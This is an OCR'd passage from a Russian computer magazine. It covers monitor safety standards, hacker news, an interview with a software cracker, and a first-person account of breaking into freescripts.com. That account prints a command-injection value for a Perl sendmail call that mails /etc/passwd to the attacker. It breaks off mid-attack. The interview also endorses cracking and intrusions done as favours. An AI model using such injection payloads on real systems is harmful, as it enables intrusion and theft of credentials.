В конце 1990 года вышел MPRII. Он был принят за основной стандарт, ISO, всеми странами Западной Европы, которые также забеспокоились о здоровье своих граждан — пользователей ПК. Это было очень важное решение, поскольку тогда компьютеры были намного «вреднее» нынешних, ведь экраны были ужасные: маленькие, излучали неизвестно что, а о разрешении монитора и говорить нечего...

Позже шведская (опять шведская!) Конфедерация профессиональных союзов, TCO (Tjanstemannes Central Organisation), предложила ужесточить имеющиеся нормы и разработала стандарт TCO'92 (цифры '92 означают год принятия стандарта). TCO объединяет служащих разных профессий: учителей, врачей, инженеров и др., и заботится об их здоровье, в частности, во время работы на компьютере. Что представляет собой этот стандарт? Это — переработка MPRII, причем ужесточены все требования для излучений с передней поверхности монитора, а расстояние от экрана, на котором проводятся измерения, уменьшено с 50 до 30 см. TCO'92 разработан исключительно для мониторов и определяет максимально допустимую величину электромагнитных излучений и регламентирует функции энергосбережения.

В 1995 году появилась соответственно рекомендация TCO'95. Она распространяется на все части персонального компьютера: на монитор, системный блок и клавиатуру (в том числе рабочие станции, серверы, настольные и напольные компьютеры, а также компьютеры Macintosh). TCO'95 касается эргономических свойств (удобства в обращении), излучений (электрических и магнитных полей), шума и тепла и даже режимов энергосбережения и экологии. Согласно экологическим требованиям в конструкциях приборов не должны применяться галогеносодержащие пластмассы, фреоны (что связано с заботой об озоновом слое планеты), упаковка не должна содержать хлоридов и бромидов и подлежать вторичной нетоксичной переработке. Стандарт TCO'99 (1999 год) предъявляет более жесткие требования, чем TCO'95, в следующих областях: эргономика (физическая, визуальная и удобство использования), энергия, излучение (электрических и магнитных полей), окружающая среда и экология, а также пожарная и электрическая безопасность. В TCO'99 входят требования и к принтерам, факсам и копировальным аппаратам.

TCO'99 — это общепринятый мировой стандарт для офисной техники. Около половины всех производимых в мире моделей компьютеров, мониторов и периферии проходят сертификацию TCO. В настоящее время разработан новый стандарт 6E по экологии рабочего места, который принят в Швеции, и стандарт для мобильных телефонов (о чем найдется много желающих и умеющих рассказать в других журналах).

Подробнее о работе TCO можно узнать по адресу **www.tcodevelopment.com**, где вас встретит замечательная картинка с довольными и пышущими здоровьем шведами и шведками, которые печатают на безопасной клавиатуре и смотрят в безопасный экран. Там вы обнаружите очень интересную базу данных по всем моделям всех устройств всех производителей, которые получили сертификаты TCO'92, TCO'95 и TCO'99. Если вы решили, какой монитор хотите купить, то можете проверить, прошел ли он сертификацию. Правда, большинство производителей сейчас размещают на своей продукции наклейку TCO. На сайте можно заказать книгу на английском языке с рекомендациями по организации безопасного рабочего места. Издание почему-то считают «памфлетом» и называется оно не иначе как «Первая помощь». К тому же минимальный заказ — 10 книг, по 20 шведских крон каждая, что все же несколько обременительно... Проще, по-моему, читать ежемесячно «Домашний компьютер» ;-).

А как обстоит дело со стандартами в России? Нас оберегают «Гигиенические требования к видеодисплейным терминалам, персональным электронно-вычислительным машинам и организации работы», иначе СанПиН (Санитарные правила и нормы) 2.2.2.542-96. Были они приняты в 1996 году вместо нескольких, иногда забавных по названию рекомендаций, относящихся к концу 80-х годов (например, «Методических указаний по профилактике переутомления студентов вузов при работе с видеотерминалами»). Полностью все нормы можно найти на **www.doktor.ru**. СанПиН соответствуют стандарту MPRII и представляют объемный и достаточно полезный юридический (!) документ. Там есть даже комплексы упражнений, которые рекомендованы для выполнения при работе за компьютером.

Различные НИИ гигиены, кафедры экологии медицинских вузов и другие организации занимаются изучением влияния компьютера на здоровье и пытаются разрабатывать свои рекомендации или нормы. Так, по адресу **www.pole.com.ru/spk.htm**, который принадлежит Российскому национальному комитету по защите от неионизирующих излучений, можно почерпнуть много интересного об электромагнитных полях и электромагнитной безопасности.

Многие исследовательские организации занимаются не столько нормами, сколько разработкой различных приспособлений для улучшения работы за компьютером и снижения риска осложнений для здоровья. Как правило, эти разработки касаются предупреждения ухудшения зрения и носят коммерческий характер.

Понятно, что при той скорости, с которой развивается компьютерная индустрия, необходимо более частое обновление норм безопасности и единый стандарт для всех стран. А нам важно не оказаться свалкой бывших в употреблении или морально устаревших ПК. ■


ОТМЫЧКА

ЖУРНАЛ ДЛЯ ХАКЕРОВ И ПРО ХАКЕРОВ



Microsoft таки sux

На одном из крупнейших хакерских сайтов **www.2600.com** домашняя страница Microsoft стоит в списке самых желаемых целей хакерских атак. Теперь создатели 2600.com смело могут перевести **www.msn.com** и **www.microsoft.com** в разряд «сакcов». Миллионы пользователей Internet Explorer были удивлены, когда вместо привычной загрузочной страницы Microsoft браузер выдал ошибку 404. Сервер был недоступен практически целые сутки. На следующий день менеджеры портала признались, что сервер Microsoft, а также ряд связанных с ним серверов отказали из-за ошибки техников. При этом неисправность стали устранять только после того, как злополучный день докатился-таки до США, до этого почти 18 часов сайт не был доступен по всей Европе. Вероятно, общее ожидание и предвкушение все-таки взяли свое, и еще через 8 часов серверы**www.microsoft.com** и **www.msn.com** рухнули вторично, но уже под тяжестью DDoS-атаки (Distributed Denial of Service — Распределенная атака отказа в обслуживании). Нападение было выявлено техниками Microsoft, которые отслеживают сетевую активность. Как заявляет компания, все сайты начали исправно функционировать уже через 2 часа после атаки. Представители ФБР заявили, что по данному делу будет возбуждено расследование.



Рейтинг ОС по частоте взлома

Сайт **www.attrition.org** в январе этого года подвел итоги по устойчивости различных ОС ко взлому. Самой неустойчивой системой оказалась Windows NT. На нее пришлось 56% взломов. Приятно удивляет Windows 2000 — всего 2% взломов. А вот Linux Red Hat и Solaris показали себя не с лучшей стороны. По безопасности они уступили Win'2000 и собрали 8 и 7% атак соответственно. FreeBSD по статистике проиграла менее устойчивой, чем Linux Mandrake — 2 и 0,13% соответственно. Лидером рейтинга стала, как и в прошлом году, PowerBSD. По статистике она была взломана только 1 раз, что составляет 0,01%. Общее количество взломов за 2000 год, по данным Attrition.com, составило 10592, самым активным месяцем признан ноябрь — 665 взломов.

Монстры объединяются

Information Technology Information Sharing and Analysis Center («Центр по распределению и анализу информации об информационных технологиях») — так окрестили информационный альянс, заключенный 19 ведущими американскими высокотехнологическими компаниями для борьбы с компьютерной преступностью. Во главе альянса встали такие монстры, как Microsoft, Oracle, AT&T и Intel. По словам топ-менеджеров этих компаний, основным орудием нового альянса станет открытость информации, касающейся безопасности внутри организации. Другими словами, все сведения о новых методах взлома или вирусах, полученные, к примеру, Microsoft, будут в равной мере доступны всем остальным компаниям, входящим в объединение, а также, возможно, правительству США, которое сыграло в создании IT-ISAC не последнюю роль. Остается непонятным, будут ли компании участвовать в совместных разработках систем безопасности.

А сторож кто?

Журнал «Автопилот», издающийся издательским домом «Коммерсант», провел в январе 2001 года акцию, направленную против распространения информации из закрытых баз данных. Редакция журнала закупила 400 пиратских CD-дисков с фрагментами баз данных ФСБ, ГИБДД и МГТС. На Ходынском поле в Москве все эти диски были раздавлены колесами новенького «Мерседеса», а затем «добиты» молотами. Акция должна была привлечь внимание правоохранительных органов и простых граждан к проблеме нелегального распространения информации из государственных структур. Действительно, любой желающий за 75 рублей может приобрести базу данных ГИБДД или МГТС, за 150 долларов — базу ФСБ. По мнению редакции, вина за это лежит, прежде всего, на распространителях, однако, по многочисленным свидетельствам, такую информацию можно получить на любом носителе непосредственно из рук ответственного за него. Редактору «Отмычки» удалось провести небольшой эксперимент. Для этого было достаточно зайти в местный ЖЭК и, представившись ответственным за подъезд соседнего дома, попросить список всех жителей подъезда, подключенных к выделенной линии, недавно проведенной в доме. Через три минуты список уже был в руках «злоумышленника», причем без всяких взяток. Не стоит ли пересмотреть свои взгляды на проблему нелегального распространения информации?

Linux взломали лапшой

Серверы, находящиеся под управлением операционной системы Linux RedHat, попали под мощную атаку интернет-«червя» Ramen. При написании утилиты команда internet kiddies (интернет-хулиганы) использовала общедоступные хакерские программы. «Червь» опасен тем, что при сканировании сети забирает под себя большую часть канала и открывает доступ к удаленной машине. За пятнадцать минут работы утилита просканировала две сети класса B, получив доступ к 130 тысячам адресов. Установив контроль над сервером, Ramen устанавливает утилиту root kit, которая «пропатчивает» Linux и устраняет (!!!) имеющиеся лазейки. Только после этого запускается программа, меняющая главную страницу сайта/сайтов (index.html, index.php, index.shtml и т.п.) на страницу с текстом «RameN Crew — Hackers loooooooooooooove noodles» (Команада RameN — Хакеры люююююююююбят лапшу).

Хочешь участвовать во взломе?

Российская команда RC5 HackZone Team, организованная на базе сайта Hackzone.ru, подключилась к проекту distributed.net по санкционированному взлому криптографических шифров компании RSA. Таким образом проверяется надежность 64-битных ключей. Технология очень проста. Каждый участник устанавливает на своем компьютере «Клиента». При выходе в сеть последний забирает на локальный компьютер определенный блок информации для дешифровки 64-битного шифра. Как только процессор клиентского компьютера «впадает» в idle-состояние, он начинает использоваться для перебора, результаты затем также передаются по сети. За счет такой распределенной обработки достигается небывалая скорость дешифровки. В проекте могут участвовать все желающие, тем более что тому, чей компьютер взломает шифр, обещана премия в 10 000 долларов. Присоединиться к команде hackzone.ru можно на **www.hackzone.ru/rc5/**.

RC5 HackZone team

Начало

Начало	Установка	FAQ	Конференция
Новости	Статистика	HZT City	Дополнительно

14 января 1999 г. к работе над взломом RSA кодов подключилась **"HackZone Team"** (HackZone Team -- Combined power of Russia and exUSSR countries), совместное детище hackzone.ru и werwolf.de. Приглашаем всех любителей нестандартного использования возможностей Интернет принять активное участие в работе команды.

Речь идет о проекте distributed.net, уже длительное время пытающихся использовать свободное время компьютеров во всем мире для взлома кодов RC5. Недаром их основной девиз звучит - "The Fastest Computer on Earth". Финансирует затею сама RSA, с целью демонстрации надежности 64-х битных ключей. Поскольку до сегодняшнего момента неведомы иные пути, кроме перебора "в лоб" всех вариантов, что требует гигантских затрат машинного времени, distributed.net предложила воспользоваться услугами добровольных помощников, в лице пользователей Интернета.

Чемпионат хакеров OpenHack III

В январе этого года при поддержке журнала eWeek прошел очередной чемпионат хакеров OpenHack III. Компания Argus Security System решила использовать данное мероприятие в качестве проверки своей новой системы PitBull. Участникам было предложено взломать сайт, находящийся под защитой PitBull. Процесс взлома был разбит на 4 этапа. Каждому, кто первым пройдет любой из этапов, была обещана премия. Тому же, кто пройдет первым все четыре этапа, будет выплачена сумма в 50 000 долларов. Надо сказать, что в июле система под защитой PitBull единственная устояла против хак-атак на конкурсе DefCon. Хакерам не удалось полностью взломать PitBull, однако злые языки утверждают, что это не означает полной победы Argus SS. Многие профи отказались от участия в чемпионате, поскольку не пожелали открывать секреты своего ремесла представителям компании, что было непременным условием участия в конкурсе.

Amazon.com, CNN, eBay и Yahoo взломал подросток

В знаменитой февральской атаке на серверы Amazon.com, CNN, eBay и Yahoo был обвинен 16-летний хакер Mafiaboy. Mafiaboy долго отрицал свою причастность к этим взломам, однако в январе этого года признал себя виновным в 55 из 66 предъявленных ему обвинений. На допросе юноша рассказал, что использовал для проведения DoS-атак крупные серверы, в том числе машины нескольких университетских сетей. Понятно, что к большинству компьютеров Mafiaboy получал доступ путем взлома, но не исключена возможность, что в университетские сети хакер проникал, используя многочисленные связи в студенческой среде. Согласно подсчетам пострадавших, их ущерб от действий хакера составил около 1,7 миллиарда долларов. Теперь Mafiaboy может провести два года в тюрьме и заплатить 660 долларов в качестве штрафа. Слушания по делу хакера назначены на 17-18 апреля 2001 года.

НТВ – жертва свободы печати

Неизвестный хакер взломал сайт телеканала НТВ (**www.ntv.ru**). Главная страница не претерпела особых изменений — на месте одной из новостей взломщик оставил свое довольно содержательное послание. В лучших традициях показательных взломов, атаковавший поблагодарил своих друзей, передал им привет, а затем изложил свое мнение об НТВ и властей предержащих. По его мнению, НТВ должно «пролобировать в дурДуме тему» фашизма и расизма и покончить, наконец, с нацистами и наркоторговцами, которые продают героин детям. В числе причин развала страны хакер называет Сергея Доренко, который своими высказываниями и действиями отбросил Россию на 10 лет назад, глупые сериалы, из-за которых дети читать и писать нормально не умеют, пьянство, Сергея Кириенко и пассивного Явлинского. НТВ он порекомендовал организовать фонд помощи больным и нуждающимся, а также начать акцию «Россия против тотального пьянства».



Повязали школяра

Во Владивостоке было возбуждено уголовное дело против 16-летнего хакера по обвинению в «причинении имущественного ущерба, неправомерном доступе к компьютерной информации и изменении программы для ее копирования». Это первый случай в России, когда школьник попадает на скамью подсудимых за хакерскую деятельность, и это при том, что хакеры в России вообще редко куда попадают. Похоже, что Приморье в этом вопросе идет впереди всей страны. Это второе по счету громкое хакерское дело в регионе. Ранее во Владивостокском суде слушалось дело двух крэкеров, взломавших бухгалтерскую программу и продававших ее за немалые деньги. Правда, они отделались условным сроком. Школьнику же грозит до трех лет тюремного заключения.

Посылать надо грамотно

Факультет науки Амстердамского Центра науки и образования (**www.science.uva.nl**) опубликовал на своем сайте очередную версию (4.2.0) словаря хакерского сленга (**www.science.uva.nl/~mes/jargon/**). На сегодняшний день это один из самых полных и тщательно выверенных толковых словарей английского хакерского жаргона. Плюсом словаря является то, что в словарной статье дается не только значение слова или словосочетание, но и объясняются корни его возникновения. Почему, например, молодого сисадмина называют tape monkey. Оказывается, потому, что молодому специалисту могут доверить только тупое «забэкапливание» данных на магнитные ленты (tapes). Во введении составители словаря просят не путать понятия «хакер» и «крэкер», особенно это касается журналистов. Любой желающий может присоединиться к составлению следующей версии словаря.

Робин Гуд online

[интервью]

hijack — член Соединенной лиги крэкеров — отвечает на вопросы «Отмычки»

Кто такие крэкеры? На этот вопрос чаще всего отвечают так: «Злоумышленники, занимающиеся незаконной деятельностью по взлому лицензионных программ и распространению ПО, этому взлому способствующему». Справедливо, но неполно. Можно сколько угодно кричать о вредоносности крэкеров и пиратов, но отрицать их вклад в развитие российских высокотехнологических областей просто бессмысленно. Вся армия российских программеров, вебмастеров, сисадминов, да и просто обычных продвинутых пользователей взращена на почве нелицензионного ПО, обретшего вторую — нелегальную — жизнь в руках умелых «щелкунчиков». Только представьте себе, что для того, чтобы поставить себе какой-нибудь PhotoShop, вам пришлось бы идти в магазин, выкладывать 200-300 баксов и получать взамен тот же самый редактор, но только с кучей всяких лицензий, соглашений и «гарантией качества». С точки зрения морали, крэкерство не преступление, в противном случае не существовало бы таких проектов, как GNU. Прошли те времена, когда все ПО было «из-под полы» — в крупных компаниях осуществляется постепенный переход на «лицензионку». Чем сейчас занимаются крэкеры, на что надеются в будущем, каково их место в киберандеграунде, — обо всем об этом лучше спросить у них самих.

МОЖНО СКОЛЬКО УГОДНО КРИЧАТЬ О ВРЕДОНОСНОСТИ КРЭКЕРОВ И ПИРАТОВ, НО ОТРИЦАТЬ ИХ ВКЛАД В РАЗВИТИЕ РОССИЙСКИХ ВЫСОКОТЕХНОЛОГИЧЕСКИХ ОБЛАСТЕЙ ПРОСТО БЕССМЫСЛЕННО

Крэкера, согласившегося дать нам интервью, зовут hijack (hijack — англ. нападать с целью грабежа, заниматься воздушным пиратством). Он является членом одной из старейших крэкерских групп UCL (United Crackers League — Соединенная лига крэкеров).

«ДК»: Прежде всего хотелось бы спросить, чем сейчас живет Лига, какие изменения произошли за последние 1-2 года, а главное — где реально можно столкнуться с результатами ее работы?

hijack: Изменения произошли обычные — люди потихоньку растут, появляются новые проблемы и заботы. Кто-то ушел, кто-то появился новый. Но в целом, если посмотреть со стороны, изменений практически не было. Реально ознакомиться с результатами работы именно UCL как группы практически всегда было невозможно. Все-таки мы не пиратская группа и от своего имени ничего не производим. Если все же говорить о нашей работе как cracker'ов — в основном результаты можно увидеть лишь на отдельно взятых компьютерах. Но некоторые из нас также занимаются и более созидательной деятельностью — написанием программ и игр, системами защиты информации и разделением доступа (один из примеров — известный питерский лыжный курорт на Орлиной Горе), и многими другими, околокомпьютерными вещами.

«ДК»: Вы, насколько мне известно, учитесь на юридическом факультете. В одном интервью вам задали вопрос, помогает ли вам опыт хакера в области юриспруденции. У меня вопрос обратный, помогает ли вам опыт юриста в крэкерской деятельности?



hijack: К счастью, пользоваться полученными в вузе знаниями на практике пока не приходилось. Хотя, видимо, потому и не приходилось, что имеются определенные знания.

«ДК»: Почему вы избрали удел крэкера, а не хакера? Насколько я понимаю, хакер — понятие более широкое, чем крэкер.

hijack: Это вопрос толкования терминов. Сейчас во всем мире сложились следующие понятия:

cracker (крэкер) — человек, занимающийся взломом программного обеспечения;

hacker (хакер) — человек, занимающийся получением несанкционированного доступа к компьютерам.

Поэтому, по сути дела, это два понятия, практически не пересекающих друг друга и уж тем более не имеющие никакого отношения к программированию как таковому, как это пытаются

показать отдельные личности. А стать именно cracker'ом вынудила судьба. Все началось много лет назад, когда в игрушках почему-то неожиданно кончались жизни или оружие. Тогда-то и пришлось взять в руки отладчик и пристраститься к этому занятию (кстати, весьма неплохое упражнение для мозга).

«ДК»: Как вы для себя решили морально-этическую проблему «свободный исследователь системы безопасности или профессионал, продающий свой талант за деньги»?

hijack : Лично для меня такой проблемы не существует. Любое действие влечет за собой как положительные, так и отрицательные последствия. Я вполне осознаю, что, ломая чужие программы, мы, возможно (обсуждение вопроса «упущенной прибыли» заняло бы долгое время), приносим вред единицам. Но давая возможность пользоваться бесплатно программами, мы приносим пользу тысячам людей. Ведь все-таки практически во всех школах, институтах, университетах, НИИ и прочих образовательных и научных государственных учреждениях стоит взломанное программное обеспечение. Ну нет у государства денег платить сотни тысяч долларов за это. А прекратить пользоваться — слишком тяжелый груз для государства. Сейчас, кстати, среди «новых» программистов появилось очень много борцов с пиратами. Они, видимо, забыли, благодаря кому они вообще научились программировать и получили возможность зарабатывать себе на жизнь.

СТАТЬ ИМЕННО CRACKER'ОМ ВЫНУДИЛА СУДЬБА

«ДК»: Сейчас все больше говорят об ужесточении охоты на хакеров и особенно на хакерские группы. Ощущается ли это самими хакерами?

hijack : Насколько я в курсе, сейчас в основном идет вялотекущая охота за кардерами (людьми, покупающими вещи по чужим кредитным картам) и за продавцами CD-дисков с программами и игрушками. Заниматься более серьезными вещами начинают лишь, когда об этом крайне настойчиво просит начальство, слишком уж это сложно.

«ДК»: Как вы относитесь к таким мерам борьбы с пиратством, как уголовная ответственность за установку на компьютере нелицензионного ПО? Кстати, практикуется в Великобритании.

hijack : В принципе, у нас так же существует уголовная ответственность (ст.146 УК РФ — «Нарушение авторских и смежных прав»). А отношение... отрицательное. Кстати, следует заметить, что в Италии, если вы сломали программу или скопировали ее и пользуетесь ей на своем компьютере без извлечения прибыли, — вы не нарушаете никакого законодательства и соответственно не подлежите уголовной, либо гражданской ответственности. И вроде ничего, живет еще пока Италия, и программисты в ней живут.

«ДК»: Два года назад в одном из интервью вы предлагали следующие меры по улучшению защищенности ПО:

«1. Отдельные программы для демо- и для коммерческой версии.

2. В коммерческой версии используется ключевой файл, по которому расшифровываются данные и часть exe-файла.

3. Используются антиотладочные трюки (но не слишком много, т.к. иначе могут возникнуть проблемы и у зарегистрированных пользователей).

Но все это лишь немного увеличит время взлома, не более. Я считаю, что защиту надо более основывать на сервисе, на службе поддержки. И тогда использовать незарегистрированную или сломанную версию будет не выгодно. Так же российским программистам я бы посоветовал делать стоимость регистрации их программ для «своих» меньше, чем для Запада (или вообще раздавать бесплатно, как это, например, делает автор FAR'а Евгений Рошаль)».

Сделаны ли сегодня разработчиками ПО какие-то шаги в сторону оптимального варианта, предложенного вами в 1998 году?

hijack : Кем-то сделаны (хотя вряд ли исходя из моих рекомендаций, просто это напрашивается само по себе), а кем-то нет. Мало кто хочет заниматься нормальной поддержкой своего продукта, как это следовало бы делать. А почему так происходит? Я не знаю.

«ДК»: На вашей личной страничке в гостевой книге я обнаружил две любопытных записи: просьбу отомстить какой-то злобной фирме за то, что она уволила двух человек и предложение взломать антифашистский сайт www.chat.ru/~antifa.

Насколько велика вероятность того, что вы будете вот так бесплатно выполнять чей-то по сути дела заказ?

hijack : Это происходит достаточно часто и в основном делается для друзей и знакомых. Иногда это делается для чужих людей, но тут все зависит от обстоятельств, личности просящего, от того, насколько ему это необходимо.

«ДК»: Ваше мнение по поводу зарубежных «информационных войн», многочисленных сообщений о суперхакерах, массированных атаках, разрушительных вирусах. Насколь все это серьезно?

hijack : Цель зарубежных СМИ (а теперь и части наших) — зарабатывание денег. Как и на чем — это не имеет значения. А в связи с тем, что население все больше и больше компьютеризируется — интерес к таким темам все больше повышается, а следовательно, и повышается прибыль. Абсолютно ничего общего с чем-то серьезным это не имеет.

«ДК»: На вашем сайте вы пишете, что несколько отошли сейчас от «ковыряния во внутренностях всяких программок». Почему?

hijack : У меня была сессия, надо было сдавать экзамены, писать много курсовых работ, а также дипломную работу, поэтому пришлось воспользоваться такой мерой, чтобы несколько ограничить число просьб о том, чтобы «посмотреть» ту или иную программку.

ПО-МОЕМУ, ОТНОСИТЬСЯ ОТРИЦАТЕЛЬНО К ИДЕЕ СВОБОДНОГО СОФТА МОЖЕТ ТОЛЬКО ВЕСЬМА НЕДАЛЕКИЙ ЧЕЛОВЕК

«ДК»: Возникали ли у UCL проблемы с правоохранительными органами?

hijack : Как таковых было два соприкосновения с нашими доблестными правоохранительными органами. Первое — это дело Андрея Лишутина (Леший), который по сути дела никакого отношения к UCL не имел, а всего лишь занимался продажей эмуляторов электронного ключа HASP (кстати, нелишним будет заметить, что и сейчас многие продавцы продукции компании «1С» пользуются эмулятором для показа программ конечным пользователям, т.к. это намного удобнее и всегда работает, в отличие от ситуации с самими ключами). Но это дело так ничем и не закончилось, т.к., во-первых, сам эмулятор абсолютно законен, а во-вторых, наши органы еще пока не настолько профессиональны, чтобы доводить такие дела

Самые знаменитые хакеры ушедшего столетия x-files



Кличка: отсутствует
Он же: Ричард Столлман
Информация к размышлению: Представитель старой школы хакеров. Пришел в Лабораторию искусственного интеллекта Массачусетсского технологического института «с улицы» в 1971 году. Выпускник Гарварда. Протестовал против рассмотрения программного обеспечения в качестве объекта авторского права. Основатель Free Software Foundation («Фонд свободного программного обеспечения»).
Начал хакерскую деятельность: В 1969 году в Нью-Йоркском научном центре IBM. Ему было тогда 16 лет.
Почерк: В 1980 году Столлман отказался от оплаты своего труда в MIT, но продолжил свою работу в офисе компании, где он создал новую операционную систему GNU. GNU расшифровывается как GNU is not UNIX (GNU — не UNIX).
Дополнительные сведения: Получил грант от Фонда Макартура в размере 240 000 долларов.

до конца. Второе — это дело Евгения Монастырева (дело о карточках «Золотая Корона!»). Насколько мне известно, он был просто подставлен после того, как показал уязвимые места в системе. Осужден условно. На этом, в принципе, мы и ограничились пока.

«ДК»: Что вы думаете о том, как в СМИ освещается проблема хакерства. Нужна ли эта тема в прессе?

hijack: Да, нужна. Но заниматься ей должны люди, имеющие представление о том, что они пишут. Обычно приходится читать или смотреть по ТВ такое, что слезы на глаза наворачиваются. И, естественно, проблема должна освещаться не только со стороны производителей ПО, администраторов сетей, но и с другой стороны тоже.

«ДК»: Какую операционную систему вы предпочитаете и почему?

hijack: Windows NT 4.0 для win32-программ и RedHat 6.2 для *nix-программ. Почему? Потому что работают более или менее стабильно и удовлетворяют всем необходимым потребностям.

«ДК»: Как вы определяете для себя понятие underground? Чем характеризуется это явление?

hijack: Прежде всего это люди, занимающиеся «не этичной» (не путать с «преступной») деятельностью в сфере компьютерной информации. То есть это crackers, hackers, phreakers, пираты, писатели вирусов.

«ДК»: Существует ли субкультура хакеров и крэкеров? Если да, то каковы ее особенности?

hijack: Скорее всего, нет. Во всяком случае, таковой не существует среди тех, кто серьезно занимается всем этим. Есть определенный круг общения и не более того, во всем остальном — абсолютно нормальные люди.

«ДК»: Как вы относитесь к идее свободного софта (то, чем занимается GNU и не только GNU)?

hijack: Честно говоря — никогда особо не задумывался над этим вопросом. Но, по-моему, относиться отрицательно к идее свободного софта может только весьма недалекий человек. В общем, эта идея настолько самодостаточна, что живет сама по себе и не требует какого-либо отношения к ней с чьей-либо стороны.


«ДК»: Ваши любимые книги, авторы, фильмы, музыка?

hijack: Любимых авторов нет, а по стилистике — исторические книги, книги по религии, философии, психологии и фэнтези. Из фильмов предпочитаю комедии, т.к. хочется иногда просто расслабиться. Музыка — в основном очень тяжелая, хотя иногда можно послушать и классику.

«ДК»: Существует ли личность или личности, которые для вас являются идеалом, то, к чему вы стремитесь?

hijack: Никогда не существовали и, надеюсь, существовать не будут. Я предпочитаю жить согласно своим собственным принципам.

Вопросы по e-mail задавал
Арсений Лебедев



Кличка: Cap'n Crunch
Он же: Джон Дрепер
Информация к размышлению: Изобрел способ делать бесплатные телефонные звонки с помощью пластмассового свистка, настроенного на определенную тональность. Cap'n Crunch является первым представителем направления фрикеров.
Начал хакерскую деятельность: В детстве при разработке системы, позволяющей делать бесплатные звонки через телефон-автомат.
Почерк: Использовал в качестве аутентификационного инструмента обычный пластмассовый свисток. Свисток производил звуковые колебания частотой 2600 герц. Эта частота использовалась в качестве ключа для звонка по автомату. В дальнейшем эта технология была использована при создании знаменитой blue box, с помощью которой любой пользователь мог делать бесплатные международные звонки.
Дополнительные сведения: Демобилизовался с отличием из ВВС США после вьетнамской войны.

Ночной кошмар администратора

[технология]

Ripper [nitr0gear security systems] в девичестве D@MNED hack group | ripper@f2s.com

Прежде чем начать, хочу предупредить всех, что эта статья не преследует цели подвигнуть на совершение подобного, а лишь показать некоторым личностям, гордо называющим себя администраторами, что их системы безопасности весьма далеки от совершенства, и мало того, находятся под постоянным «надзором» хакеров. Хотелось бы также подчеркнуть, что данная статья не является FAQ'ом по Perl или UNIX-системам, и если в процессе объяснения что-либо станет непонятно, то вам, видимо, стоит поискать в Сети вышеупомянутые документы, и заняться их изучением. Сейчас я расскажу о том, как был взломан сайт с громким названием **www.freescripts.com**, занимающийся распространением бесплатных версий CGI-скриптов различного назначения, коммерческие версии которых можно приобрести с сайта разработчика (который также был взломан нами позднее). Итак, эта атака (как, впрочем, и все остальные) не была спланирована заранее, просто однажды, рассекая просторы Сети, я наткнулся на скрипт, который ранее никогда не видел, и механизм его действия показался мне интересным. Это был PostCards v.1.2 — юзеру предоставляется возможность редактировать около 10 параметров поздравительной карточки (цвет, картинка, шрифт, имя поздравляемого и т.д.), сохранить свое творение на сервере и отослать письмо со ссылкой на данную открытку поздравляемому.

Общение со скриптом происходило в несколько шагов:

- ввод имени и e-mail своего и поздравляемого человека, текста поздравления;
- настройка параметров карточки;

■ предварительный просмотр и окончательное подтверждение.

Проанализировав этот принцип хорошенько, я пришел к выводу, что уязвимости могут оказаться только в двух местах:

1. Письмо отправлялось при помощи стандартной UNIX-утилиты sendmail, следовательно, выполнялась консольная команда, запускающая sendmail с определенными параметрами, значит, можно попробовать изменить строку до отправки ее на выполнение.

2. На этапе создания изменить HTML-код так, чтобы готовой карточкой можно было пользоваться для получения какой-либо информации.

Я решил начать с первого. Ситуация облегчалась тем, что PostCards v.1.2 можно было скачать с этого же сайта. А как известно, perl-скрипты выполняются через интерпретатор и компилировать их нет необходимости, следовательно, исходник оказался доступен для изучения, и это меня радовало. Часть кода, отвечающая за отправку письма, выглядела примерно следующим образом:

```
Open (FILE, «l/bin/sendmail $receiver_mail»);
Print FILE «To: $receiver_mail \n»;
Print FILE «From: $sender_mail\n»;
Print FILE «Subject: $subj\n»;
.....
Close (FILE);
```

Знакомые с Perl уже наверняка заметили, что допущена грубейшая ошибка: в таких случаях обычно запускают sendmail с ключом -t, он указывает на то, что заголовок (кому, от кого, тема и т.д.) надо искать в тексте письма и надобность указывать e-mail получателя в командной строке отпадает. Но, видимо, незадачливый программист этого не знал, включив $receiver_mail в строку, он тем самым дал мне возможность ее менять, изменяя e-mail получателя. Что мне это дает? Многие наверняка знают, что UNIX-системы выгодно отличаются от остальных тем, что одной строкой, набранной в консоли, можно запустить на выполнение параллельно несколько задач, или, при необходимости, задать приоритет для последовательного выполнения. Итак, я вернулся к первому этапу создания открытки и написал в поле «e-mail получателя» следующее:


```
hacker@hacker.org; cat /etc/passwdlmail
hacker@hacker.org
```

Человек, знающий UNIX, поймет эту строку без труда, но для остальных, я полагаю, надо пояснить. Точка с запятой — «;» разделяет команды в командной строке для одновременного их запуска. Вертикальная черта — «|» символ передачи потока, в данном случае стандартный поток вывода команды cat /etc/passwd превращается в стандартный поток ввода команды mail hacker@hacker.org. Я пытался заставить строку перед выполнением выглядеть так:

```
/bin/sendmail hacker@hacker.org; cat /etc/passwdlmail
hacker@hacker.orgl
```

Первой выполнялась /bin/sendmail hacker@hacker.org, посылающая поздравительное сообщение, затем cat /etc/passwdlmail hacker@hacker.org — т.е. содержимое файла паролей отсылалось на мой e-mail.

Нажав кнопку «продолжить», я оформил открытку и перешел к третьему шагу, где предлагалось оценить результат



